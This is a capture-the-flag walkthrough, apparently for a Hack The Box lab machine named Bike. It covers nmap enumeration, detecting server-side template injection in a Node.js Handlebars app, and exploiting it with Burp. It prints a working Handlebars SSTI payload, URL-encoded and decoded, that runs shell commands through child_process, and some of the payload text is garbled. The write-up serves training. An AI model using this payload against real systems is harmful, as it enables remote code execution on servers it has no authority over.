Bike write up

Created @December 2, 2025 3:00 AM

Introduction

This machine focuses on the exploitation of a Server Side Template Injection vulnerability identified in Handlebars, a template engine in Node.js. This walkthrough will demonstrate how to exploit an SSTI in aweb server, when the developer doesn't sanitise user input correctly. We will also cover the basics of Node.js, Template Engines and global variables, as well as how to escape a sandboxed environment with restricted Javascript commands available.

Enumeration

The first step is to scan the target IP address with Nmap to check what ports are open. We'll do this with the help of a program called Nmap. Here is a quick explanation of what each flag is and what it does.

The scan reveals port 22 (SSH) open, however, we will ignore it for now as we don't have credentials or keys

that can be used to authenticate. We also have port 80 open, which is running an HTTP Node.js server and

making use of the Express framework.


-sC: Performs a script scan using the default set of scripts. It is equivalent to --script=default.

-sV: Version detection


-v: Increases the verbosity level, causing Nmap to print more information about the scan in progress.

```
└──╼ [★]$ sudo nmap -sC -sV 10.129.57.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-01 07:54 CST
Nmap scan report for 10.129.57.201
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux;
l 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    Node.js (Express middleware)
|_http-title:  Bike
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Upon visiting port 80, we are presented with a webpage that is currently under construction and the option
to subscribe to updates about the page using an email address. An email subscription in web pages is usually an option that allows web visitors to receive updates via email, regarding the status of the website or the company or individual that owns it.
Let's provide a test email to verify we have a working application. When given an application to test, use it as if you are using it intendedly. Sometimes, developers put in poor code as a quick solution, leading to vulnerabilities. Let's input the email pwninx@hackthebox.eu and click submit.



The output shows that any input that is submitted in the Email field gets reflected back to the user once the page reloads. This could lead us down a trail of thinking about various potential exploitation vectors such as Cross Site Scripting (XSS), however, we first need to know what frameworks and coding languages the
website uses for its backend.
In this instance we have a pretty good rundown of the server backend from the Nmap report on port 80, however, we can also use a helpful extension called Wappalyzer, which scans the website and finds information the web page is using, such as:
Web Frameworks
JavaScript Frameworks
Web Servers
Programming Languages
Widgets
And many more...



Both Nmap and Wappalyzer have reported that the server is built on Node.js and is using the Express framework.

What is Node.js?

Node.js is an open-source, cross-platform, back-end JavaScript runtime environment that can be used to build scalable network applications.

What is Express?

Express is a minimal and flexible Node.js web application framework that provides a robust set of features for web and mobile applications With this information in mind we can start identifying potential exploitation paths. Various attempts at verifying an XSS vulnerability with default payloads, such as <script>alert(1)</script> , have been unsuccessful. For this reason we must look for a different vulnerability.

Node.js and Python web backend servers often make use of a software called "Template Engines".


What is a Template Engine?

Template Engines are used to display dynamically generated content on a web page. They replace the

variables inside a template file with actual values and display these values to the client (i.e. a user opening a page through their browser).
For instance, if a developer needs to create a user profile page, which will contain Usernames, Emails, Birthdays and various other content, that is very hard if not impossible to achieve for multiple different users with a static HTML page. The template engine would be used here, along a static "template" that contains the basic structure of the profile page, which would then manually fill in the user information and display it to the user.
Template Engines, like all software, are prone to vulnerabilities. The vulnerability that we will be focusing on today is called Server Side Template Injection (SSTI).
What is an SSTI?
Server-side template injection is a vulnerability where the attacker injects malicious input into a template in order to execute commands on the server.
To put it plainly an SSTI is an exploitation technique where the attacker injects native (to the Template Engine) code into a web page. The code is then run via the Template Engine and the attacker gains code execution on the affected server.
This attack is very common on Node.js websites and there is a good possibility that a Template Engine is being used to reflect the email that the user inputs in the contact field.

Identification

In order to exploit a potential SSTI vulnerability we will need to first confirm its existence. After researching for common SSTI payloads on Google, we find this Hacktricks article that showcases exploitation techniques
for various different template engines. The following image shows how to identify if an SSTI vulnerability exists and how to find out which Template engine is being used. Once the engine is identified a more specific payload can be crafted to allow for remote code execution.



The Detection paragraph in the Hacktricks page shows a variety of special characters commonly used in template expressions.

```
{{7*7}}
${7*7}
<%= 7*7 %>
```


After the payload is submitted, an error page pops up.

This means that the payload was indeed detected as valid by the template engine, however the code had some error and was unable to be executed. An error is not always a bad thing. On the contrary for a Penetration Tester, it can provide valuable information. In this case we can see that the server is running from the /root/Backend directory and also that the Handlebars Template Engine is being used.

Exploitation

Looking back at Hacktricks, we can see that both Handlebars and Node.js are mentioned, as well as a payload that can be used to potentially run commands on a Handlebars SSTI.


To determine if this is the case, we can use Burpsuite to capture a POST request via FoxyProxy and edit it to include our payload. We provide a great module on Using Web Proxies. If you have not used BurpSuite before it will provide a lot of valuable information.





This means that the payload was indeed detected as valid by the template engine, however the code had some error and was unable to be executed. An error is not always a bad thing. On the contrary for a Penetration Tester, it can provide valuable information. In this case we can see that the server is running
from the /root/Backend directory and also that the Handlebars Template Engine is being used

Exploitation


Looking back at Hacktricks, we can see that both Handlebars and Node.js are mentioned, as well as a payload that can be used to potentially run commands on a Handlebars SSTI.
To determine if this is the case, we can use Burpsuite to capture a POST request via FoxyProxy and edit it to include our payload. We provide a great module on Using Web Proxies. If you have not used BurpSuite before it will provide a lot of valuable information.


6
Send
Cancel
Burp AI
Target: http://10.129.97.64
Request
Response
Pretty
Raw
Hex
POST / HTTP/1.1
Host: 10.129.97.64
Content-Length: 35
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.97.64
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.97.64/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
email=%7B%7B7*7%7D%7D&action=Submit



Send
Cancel
Burp AI
Target: http://10.129.97.64
Request
Response
Pretty
Raw
Hex
igned-exchange;v=b3;q=0.7
Referer: http://10.129.97.64/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
email=
%7b%7b%23%77%69%74%68%20%22%73%22%20%61%73%20%7c%73%74%72%69%6e%67%7c%7d%7d%0a%20%7b%7b%23%77%69%74%68%20%22%65%22%7d%7d%0a%20%7b%7b%23%77%69%74%68%20%73%70%6c%69%74%20%61%73%20%7c%63%6f%6e%73%6c%69%73%74%7c%7d%7d%0a%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a%20%7b%7b%74%68%69%73%2e%70%75%73%68%20%28%6c%6f%6f%6b%75%70%20%73%74%72%69%6e%67%2e%73%75%62%20%22%63%6f%6e%73%74%72%75%63%74%6f%72%22%29%7d%7d%0a%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a%20%7b%7b%23%77%69%74%68%20%73%74%72%69%6e%67%2e%73%70%6c%69%74%20%61%73%20%7c%63%6f%64%65%6c%69%73%74%7c%7d%7d%0a%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a%20%7b%7b%74%68%69%73%2e%70%75%73%68%20%22%72%65%74%75%72%6e%20%72%65%71%75%69%72%65%28%27%63%68%69%6c%64%5f%70%72%6f%63%65%73%73%27%29%2e%65%78%65%63%28%27%77%68%6f%61%6d%69%27%29%3b%22%7d%7d%0a%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a%20%7b%7b%23%65%61%63%68%20%63%6f%6e%73%6c%69%73%74%7d%7d%0a%20%7b%7b%23%77%69%74%68%20%28%73%74%72%69%6e%67%2e%73%75%62%2e%61%70%70%6c%79%20%30%20%63%6f%64%65%6c%69%73%74%29%7d%7d%0a%20%7b%7b%74%68%69%73%7d%7d%0a%20%7b%7b%2f%77%69%74%68%7d%7d%0a%20%7b%7b%2f%65%61%63%68%7d%7d%0a%20%7b%7b%2f%77%69%74%68%7d%7d%0a%20%7b%7b%2f%77%69%74%68%7d%7d%0a%20%7b%7b%2f%77%69%74%68%7d%7d%0a%7b%7b%2f%77%69%74%68%7d%7d&action=Submit




```
{{#with "s" as |string|}}
{{#with "e"}}
{{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
{{this.pop}}
{{this.push "return process.mainModule.require('child_process').execSync('cat /root/flag.txt');"}}tx
t');"}}
{{this.pop}}
{{#each conslist}}
{{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
{{/with}}
{{
{{/with}}
{{/with}}
```


Request
Response
Pretty
Raw
Hex
Render
<button type="submit" class="button-54" name="action" value="Submit">
Submit
</button>
</form>

We will contact you at: e
2
[object Object]
function Function() { [native code] }
2
[object Object]
Backend
flag.txt
snap


Send
Cancel
Burp AI
Request
Response
Pretty
Raw
Hex
Render
<input name="email" placeholder="E-mail">
</input>
<button type="submit" class="button-54" name="action" value="Submit">
Submit
</button>
</form>

We will contact you at: e
2
[object Object]
function Function() { [native code] }
2
[object Object]
6b258d726d287462d60c103d0142a81c